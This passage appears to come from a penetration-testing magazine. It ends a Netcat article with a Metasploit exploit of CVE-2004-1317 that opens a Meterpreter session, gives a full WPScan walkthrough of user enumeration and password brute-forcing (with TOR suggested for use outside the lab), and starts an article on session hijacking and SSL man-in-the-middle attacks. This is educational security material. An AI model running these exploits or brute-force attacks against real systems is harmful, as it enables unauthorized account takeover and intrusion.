


Fig 10: Reverse shell using Netcat

Vulnerability within NetCat:

YES!!! You read it right. Hobbit released a stable version of netcat v1.10 on 2nd January 2007. This version was having Stack-based buffer overflow in doexec.c for Windows. When running with the **-e** option, it allows remote attackers to execute arbitrary code via a long DNS command. The CVE id is CVE-2004-1317.

To exploit this issue, Metasploit has its own exploit module: **`exploit/windows/misc/netcat110_nt`** in the victim machine (192.168.0.104): **`nc -Lp 31337 -e ftp`** Here, FTP is an application as, for example, you can use any other application.




Fig 11: Netcat listens harder with FTP

In the attacker machine:

```
msf > use exploit/windows/misc/netcat110_nt
msf exploit(windows/misc/netcat110_nt) > set RHOST 192.168.0.104
RHOST => 192.168.0.104
msf exploit(windows/misc/netcat110_nt) > set RPORT 31337
RPORT => 31337
msf exploit(windows/misc/netcat110_nt) > show options

Module options (exploit/windows/misc/netcat110_nt):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  192.168.0.104    yes       The target address
   RPORT  31337            yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Universal nc.exe


msf exploit(windows/misc/netcat110_nt) > exploit

[*] Started reverse TCP handler on 192.168.0.105:4444
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (179779 bytes) to 192.168.0.104
[*] Meterpreter session 1 opened (192.168.0.105:4444 -> 192.168.0.104:1546) at 2018-02-03 23:50:17 +0530

meterpreter >
```

Fig 12: Exploit Netcat v 1.10

Netcat Relatives:

Netcat is an open source, popular tool that has been modified by different developers. They made different variants of netcat with different names and extra features. Here are some cousins of netcat:

Ncat: Ncat was written for the Nmap Project as a much-improved re-implementation of the venerable Netcat. It uses both TCP and UDP for communication and is designed to be a reliable back-end tool to instantly provide network connectivity to other applications and users. Ncat will not only work with IPv4 and IPv6 but provides the user with a virtually limitless number of potential uses. Ncat is integrated with Nmap and is available in the standard Nmap download packages (including source code and Linux, Windows, and Mac binaries) available from the Nmap download page.

Socat: A utility similar to the old netcat that works over a number of protocols and through files, pipes, devices (terminal or modem, etc.), sockets (Unix, IP4, IP6 – raw, UDP, TCP), a client for SOCKS4, proxy CONNECT, or SSL, etc. It provides forking, logging, and dumping, different modes for inter-process communication, and many more options. It can be used, for example, as a TCP relay (one-shot or daemon), as a daemon-based socksifier, as a shell interface to Unix sockets, as an IP6 relay, for redirecting TCP-oriented programs to a serial line, or to establish a relatively secure environment (su and chroot) for running client or server shell scripts with network connections.

Cryptcat: one of the major problems of netcat is its communication is in clear text mode. Cryptcat is the standard netcat enhanced with twofish encryption with ports for Windows NT, BSD and Linux. Twofish is courtesy of counterpane, and cryptix. TCP/IP Swiss army knife extended with twofish encryption – Cryptcat is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol while encrypting the data being transmitted. It is designed to be a reliable "back-end" tool that can be used directly or easily driven by other programs and scripts. At the same time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.

Powercat: Powercat is defined as powershell version of netcat. It brings the functionality and power of Netcat to all recent versions of Microsoft Windows. It accomplishes this goal by using native PowerShell version 2 components. This allows easy deployment, use, and little chance of being caught by traditional antivirus solutions. Additionally, the latest versions of Powercat include advanced functionality that goes well beyond those found in traditional forms of Netcat.

Pnetcat: pnetcat is a Python re-implementation of the basic idea of the netcat program. It's fast because it relies on large block sizes and TCP windows. It can read from a file or socket, and can write to a file or socket, in any combination you like.

Conclusion:

In this article, I wanted to cover as much information as possible regarding netcat from history to present. It is an essential and must have tool for all pen-testers. After going through my article, I believe you can understand the different netcat functionalities, security issue that was present on netcat v1.10, different netcat-like tools, etc.

References:

- https://www.win.tue.nl/~aeb/linux/hh/netcat_tutorial.pdf
- https://www.cse.iitb.ac.in/~madhumita/net-sec/netcat%20tutorial.pdf
- https://null-byte.wonderhowto.com/how-to/hack-like-pro-use-netcat-swiss-army-kni fe-hacking-tools-0148657/
- https://books.google.co.in/books?isbn=0080558739
- www.wiley.com/legacy/wileychi/wang_archi/supp/security_tools.pdf
- https://pen-testing.sans.org/blog/2013/05/06/netcat-without-e-no-problem
- https://pentesterlab.com/
- https://www.exploit-db.com/exploits/16436/
- https://nmap.org/ncat/
- http://cryptcat.sourceforge.net/buzz.php

Author: Prasenjit Kanti Paul

I am Prasenjit Kanti Paul. I am passionate about Reverse Engineering, Malware Analysis, Exploit Development and Advanced Penetration Testing. I am currently working at an IT based company as a Security Engineer.

Blog: https://hack2rule.wordpress.com/

LinkedIn profile: https://www.linkedin.com/in/pkp1337/

Mail: e.prasenjit@gmail.com

Pentesting with WPScan

by Junior Carreiro

WordPress is today the largest blogging platform and website used on the internet and by being the largest, or being among the largest, it's always the target of crackers. To help Penetration Testers and developers keep their applications secure, a team of researchers developed the WPScan.

Introduction

The **WPscan** (Wordpress Security Scanner), as its name implies, is a tool to perform pentests blackbox type in Wordpress platform. It was developed and is maintained by the **WPscan** Team and receives sponsorship from Sucuri Company.

As the vast majority of pentest tools, the **WPscan** comes installed in major distributions aimed for realization of Pentest, as Kali Linux and BackBox.

Installation

If you prefer to perform a manual installation of the tool, you can follow the steps below:

1. First install the dependencies:

*** For the article, Ubuntu and Fedora will be used as an example, other distros and info can be found in the article reference links.*

Ubuntu:

```
sudo apt-get install libcurl4-openssl-dev libxml2 libxml2-dev libxslt1-dev
ruby-dev build-essential libgmp-dev zlib1g-dev
```

Fedora:

```
sudo dnf install gcc ruby-devel libxml2 libxml2-devel libxslt libxslt-devel
libcurl-devel patch rpm-build
```

Now we can do the direct clone from GitHub:

```
git clone https://github.com/wpscanteam/wpscan.git
```

```
cd wpscan
```

```
sudo gem install bundler && bundle install --without test
```

If you prefer, we still have the option of using the Docker. Download the **WPscan** image straight from the repository Docker following the steps below:

```
docker pull wpscanteam/wpscan
```

To run, follow sample line:

```
docker run -it --rm wpscanteam/wpscan -u https://target.com
```

Use

As we can see, **WPscan** has many options, but we will demonstrate the use of three options in that article, which are: BruteForce, Enumerate users and plugins.

```
Help :

Some values are settable in a config file, see the example.conf.json

--update                            Update the database to the latest version.
--url       | -u <target url>       The WordPress URL/domain to scan.
--force     | -f                    Forces WPScan to not check if the remote site is running WordPress.
--enumerate | -e [option(s)]        Enumeration.
  option :
    u        usernames from id 1 to 10
    u[10-20] usernames from id 10 to 20 (you must write [] chars)
    p        plugins
    vp       only vulnerable plugins
    ap       all plugins (can take a long time)
    tt       timthumbs
    t        themes
    vt       only vulnerable themes
    at       all themes (can take a long time)
  Multiple values are allowed : "-e tt,p" will enumerate timthumbs and plugins
  If no option is supplied, the default is "vt,tt,u,vp"

--exclude-content-based "<regexp or string>"
                                    Used with the enumeration option, will exclude all occurrences based on the regexp or string supplied.
                                    You do not need to provide the regexp delimiters, but you must write the quotes (simple or double).
--config-file  | -c <config file>   Use the specified config file, see the example.conf.json.
--user-agent   | -a <User-Agent>    Use the specified User-Agent.
--cookie <string>                   String to read cookies from.
--random-agent | -r                 Use a random User-Agent.
--follow-redirection                If the target url has a redirection, it will be followed without asking if you wanted to do so or not
--batch                             Never ask for user input, use the default behaviour.
--no-color                          Do not use colors in the output.
--log [filename]                    Creates a log.txt file with WPScan's output if no filename is supplied. Otherwise the filename is used for logging.
--no-banner                         Prevents the WPScan banner from being displayed.
--disable-accept-header             Prevents WPScan sending the Accept HTTP header.
--disable-referer                   Prevents setting the Referer header.
--disable-tls-checks                Disables SSL/TLS certificate verification.
--wp-content-dir <wp content dir>   WPScan try to find the content directory (ie wp-content) by scanning the index page, however you can specify it.
                                    Subdirectories are allowed.
--wp-plugins-dir <wp plugins dir>   Same thing than --wp-content-dir but for the plugins directory.
                                    If not supplied, WPScan will use wp-content-dir/plugins. Subdirectories are allowed
--proxy <[protocol://]host:port>    Supply a proxy. HTTP, SOCKS4 SOCKS4A and SOCKS5 are supported.
                                    If no protocol is given (format host:port), HTTP will be used.
--proxy-auth <username:password>    Supply the proxy login credentials.
--basic-auth <username:password>    Set the HTTP Basic authentication.
--wordlist | -w <wordlist>          Supply a wordlist for the password brute forcer.
--username | -U <username>          Only brute force the supplied username.
--usernames     <path-to-file>      Only brute force the usernames from the file.
--cache-dir       <cache-directory> Set the cache directory.
--cache-ttl       <cache-ttl>       Typhoeus cache TTL.
--request-timeout <request-timeout> Request Timeout.
--connect-timeout <connect-timeout> Connect Timeout.
--threads  | -t <number of threads> The number of threads to use when multi-threading requests.
--max-threads     <max-threads>     Maximum Threads.
--throttle        <milliseconds>    Milliseconds to wait before doing another web request. If used, the --threads should be set to 1.
--help     | -h                     This help screen.
--verbose  | -v                     Verbose output.
--version                           Output the current version and exit.
```

Our target is the site running in 192.168.63.1

The first time you run **WPscan**, you will be asked if you want to check if there is any update.

```
$ wpscan -u http://192.168.3.1/wordpress
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.3
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]y
[i] Updating the Database ...
[i] Update completed.
```

Passing only the URL, without using the options, the **WPscan** brings us some interesting information, such as version of WordPress vulnerable version of web server and other important information about the server and about the theme installed.

```
[!] The WordPress 'http://192.168.63.1/wordpress/readme.html' file exists exposing a version number
[+] Interesting header: LINK: <http://192.168.63.1/wordpress/index.php/wp-json/>; rel="https://api.w.org/"
[+] Interesting header: SERVER: Apache/2.4.18 (Ubuntu)
[+] XML-RPC Interface available under: http://192.168.63.1/wordpress/xmlrpc.php
[!] Includes directory has directory listing enabled: http://192.168.63.1/wordpress/wp-includes/

[+] WordPress version 4.9.4 (Released on 2018-02-06) identified from meta generator, links opml
[!] 1 vulnerability identified from the version number

[!] Title: WordPress <= 4.9.4 - Application Denial of Service (DoS) (unpatched)
    Reference: https://wpvulndb.com/vulnerabilities/9021
    Reference: https://baraktawily.blogspot.fr/2018/02/how-to-dos-29-of-world-wide-websites.html
    Reference: https://github.com/quitten/doser.py
    Reference: https://thehackernews.com/2018/02/wordpress-dos-exploit.html
    Reference: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6389

[+] WordPress theme in use: twentyseventeen - v1.4

[+] Name: twentyseventeen - v1.4
 |  Latest version: 1.4 (up to date)
 |  Last updated: 2017-11-16T00:00:00.000Z
 |  Location: http://192.168.63.1/wordpress/wp-content/themes/twentyseventeen/
 |  Readme: http://192.168.63.1/wordpress/wp-content/themes/twentyseventeen/README.txt
 |  Style URL: http://192.168.63.1/wordpress/wp-content/themes/twentyseventeen/style.css
 |  Theme Name: Twenty Seventeen
 |  Theme URI: https://wordpress.org/themes/twentyseventeen/
 |  Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a...
 |  Author: the WordPress team
 |  Author URI: https://wordpress.org/

[+] Enumerating plugins from passive detection ...
[+] No plugins found
```

We did a passive attack and from now on we do tests and more intrusive attacks and for this I recommend use of SOCKS5, when using the tool outside of your lab tests, which allows us to perform the **WPscan** through the TOR network.

*** We could use proxychains to such activity.*

Let's enumerate users and system plugins.

```
$ wpscan -u http://192.168.63.1/wordpress -e u,p --log wordpress.pwned
```

Now we have some more interesting information about our target.

For example, we now have active plugin information.

```
[+] We found 1 plugins:

[+] Name: akismet - v4.0.2
 |  Latest version: 4.0.2 (up to date)
 |  Last updated: 2017-12-18T16:49:00.000Z
 |  Location: http://192.168.63.1/wordpress/wp-content/plugins/akismet/
 |  Readme: http://192.168.63.1/wordpress/wp-content/plugins/akismet/readme.txt
```

When we have a plugin active and with a vulnerability published, it is reported by the **WPscan**, but it's not our case.

And we have a list of users, that we use to make our brute force attack.

```
[+] Identified the following 2 user/s:
    +----+---------+-----------------+
    | Id | Login   | Name            |
    +----+---------+-----------------+
    | 1  | admin   | admin           |
    | 2  | pentest | Pentest Magazine |
    +----+---------+-----------------+
[!] Default first WordPress username 'admin' is still used
```

To execute the attack having a single user target, use the following command:

$ wpscan -u http://192.168.63.1/wordpress --wordlist /root/wordlist.lst --username admin

```
[+] Starting the password brute forcer
  [+] [SUCCESS] Login : admin Password : p@sswOrd

  Brute Forcing 'admin' Time: 00:00:03 <============
  +----+-------+------+----------+
  | Id | Login | Name | Password |
  +----+-------+------+----------+
  |    | admin |      | p@sswOrd |
  +----+-------+------+----------+
```

If we want to use all the users that were listed, simply omit the *--user* option.

$ wpscan -u http://192.168.63.1/wordpress --wordlist /root/wordlist.lst

```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+---------+-----------------+
    | Id | Login   | Name            |
    +----+---------+-----------------+
    | 1  | admin   | admin           |
    | 2  | pentest | Pentest Magazine |
    +----+---------+-----------------+
[!] Default first WordPress username 'admin' is still used
[+] Starting the password brute forcer
  [+] [SUCCESS] Login : admin Password : p@sswOrd

  [+] [SUCCESS] Login : pentest Password : pentest

  Brute Forcing 'pentest' Time: 00:00:03 <======================
  +----+---------+-----------------+----------+
  | Id | Login   | Name            | Password |
  +----+---------+-----------------+----------+
  | 1  | admin   | admin           | p@sswOrd |
  | 2  | pentest | Pentest Magazine | pentest  |
  +----+---------+-----------------+----------+
```

*** Important - pass the full path of the wordlist file, otherwise the **WPscan** will get the default path that is/usr/share/wpscan/, or you can copy your wordlist to it.*

Conclusion

As we can see, the WPScan is a very useful and effective tool for attacks on top of platforms like WordPress. A very complete tool that allows us to go from a single fingerprint to brute force attacks. It has several options that can help you in day to day problems of Penetration Testers, allowing various types of obfuscation of the attacks.

References:

- https://wpscan.org/
- https://github.com/wpscanteam/wpscan
- https://sucuri.net/

Author: Junior Carreiro

Specialist with more than ten years of experience with open source software and information security. Works as Penetration Tester on FreeBSD Brazil. Member of DcLabs Security Team, member of Area 31 Hackerspace, staff at BHack Conference, researcher in Information Security and contributor for the Pentest Magazine. Member of ISACA chapter Belo Horizonte. Audit Professional ISO 27001.

https://www.linkedin.com/in/juniorcarreiro/

https://github.com/0x4a0x72

https://twitter.com/_0x4a0x72

Bypassing HTTPS protection, is it possible?

by Ankit Rai

Many application owners think of HTTPS as a complete security solution for their data in motion and be worry free after enabling HTTPS using a commercial SSL certificate; but they do not consider the fact that it is possible to bypass HTTPS security and gain access to their data moving from client to server, if they would not take other precautions required in addition to https. This article would focus on such precautions required and their impacts.

Before diving deep, this article will cover the required basics.

Hyper Text Transfer Protocol (HTTP)

HTTP is a request-response based client-server protocol, which is used by an HTTP client for sending a request message to an HTTP server, which, in turn, returns a response message. In other words, HTTP is a pull protocol, the client pulls information from the server (instead of server pushes information down to the client). It is also known as stateless protocol because of the fact that the current request does not know what has been done in the previous requests.




Figure 1: The figure shows a normal HTTP Client Server data exchange

Need of HTTPS

HTTP sends request to the server in plain text and the response from server would be in plain text as well, which means anyone who can get in between these two can get hold of the data getting exchanged and even be able to modify it. This means loss of confidentiality and integrity as user ids and passwords of any users would able to be attacked. Implementing SSL over HTTP would help in preventing such security issues as it would securely encrypt the data before it leaves the browser or the server, so anyone in between can not get hold of the data being exchanged and not able to modify it either. This interception can be achieved with the help of Man in the Middle Attacks.

Man-in-The-Middle-Attack (MiTM)

A man-in-the-middle attack is a type of cyberattack where a malicious actor inserts him/herself into a conversation between two parties, impersonates both parties and gains access to information that the two parties were trying to send to each other. A man-in-the-middle attack allows a malicious actor to intercept, send and receive data meant for someone else, or not meant to be sent at all. MiTM proves to be helpful when the data is being exchanged in clear text, i.e. over HTTP. This attack would definitely work over HTTPS as well, but the data would be encrypted so it would not make any sense to get this data until a decryption key is available. But, there are attacks available to intercept and modify the data, even when HTTPS is implemented. Keep reading to learn about these attacks.




Figure 2: The figure shows a typical MiTM Flow with Attacker sniffing/intercepting the data

Attack 1: Stealing your identity (Session Hijacking)

To understand this attack, it is important to understand the role of session ids in applications.

Session Id: Session id serves the purpose of giving state to a stateless protocol, which is HTTP. It serves as a unique identifier for a user after a user logs in with authentication credentials. It should always be treated as highly restricted information because if it would get stolen, the adversary can get access to the application by masquerading as the victim. Session id would generally get implemented in cookies (a.k.a. session cookie) and the main property of the cookie is that the web browser would send the cookie to its respective domain automatically, while making a request.

Session Hijacking: Session Hijacking is a method of taking over a web user session, obtaining the session Id and masquerading as the authorized user. Once the user's session Id has been taken over, the adversary can masquerade as that user and do anything the user is authorized to do over the application.

Now, let’s move to the point - hijacking this session id, even when HTTPS has been implemented perfectly, and getting access to the session id would give unauthorized access to data and the application (as the victim) if the victim is logged in.

Just to remind you, MiTM is possible even when application is over HTTPS, it's just that data would be encrypted and would not make any sense to anyone.

Let's assume we have performed MiTM and need to get the session id of a user for a website, say, https://vulnerablesite.com. By following the below mentioned steps successfully, the adversary can get the session id of the victim.

1. With the help of Social Engineering, make the victim click on a link of that site but with *HTTP* and not *HTTPS* (http://vulnerablesite.com) or else, change the response of the traffic already going over HTTP and redirect victim to the said website.

2. As soon as the victim gets redirected to the target website, the session cookie, which was already set in the browser, would get transferred over to the server (because of the property of browser mentioned earlier) and that's also over plain text because the link is over HTTP and not HTTPS and the domain of the cookie remains same.

3. There are chances that the HTTP requests are not being served by the server, but it does not matter as the session id is in request. The victim may get a server error but the adversary can replay this session to get unauthorized access of the victim's account.

Remediation:

It is required to instruct the browser to only send a session cookie over HTTPS and not on another channel like HTTP. This can be achieved by adding an attribute known as ***Secure*** to the session cookie, or for that matter, any sensitive cookie that should not be disclosed over plain text. The browser reads this Secure flag and refrains from sending the respective cookie over any channel other than HTTPS.

Attack 2: Bypassing SSL to perform MiTM

While in Man in The Middle Attack, all the traffic from the victim's machine will transfer to the server via the attacker's machine. The figure below will explain in detail how it is being done. The attacker would exchange a certificate from the server on the victim's behalf and from the victim on the server's behalf, which means the attacker's machine is working as a server for the victim and as a client for the server. The attacker can now encrypt/decrypt all the traffic.

There is only one issue with this flow, i.e., as soon as the browser realizes that the certificate is not signed by CA authority, it shows a warning message to the victim that needs to be manually overridden. By accepting the warning, the victim would add that forged certificate sent by the attacker into the certificate store and this will now be used by the victim's browser to encrypt the outgoing traffic. Now the attacker can get a hold on the traffic coming from the victim's machine and communicate with the server separately. If the user does not accept that warning, the browser will not send any further requests to the server. This attack is completely dependent upon the user's concern and awareness about security.

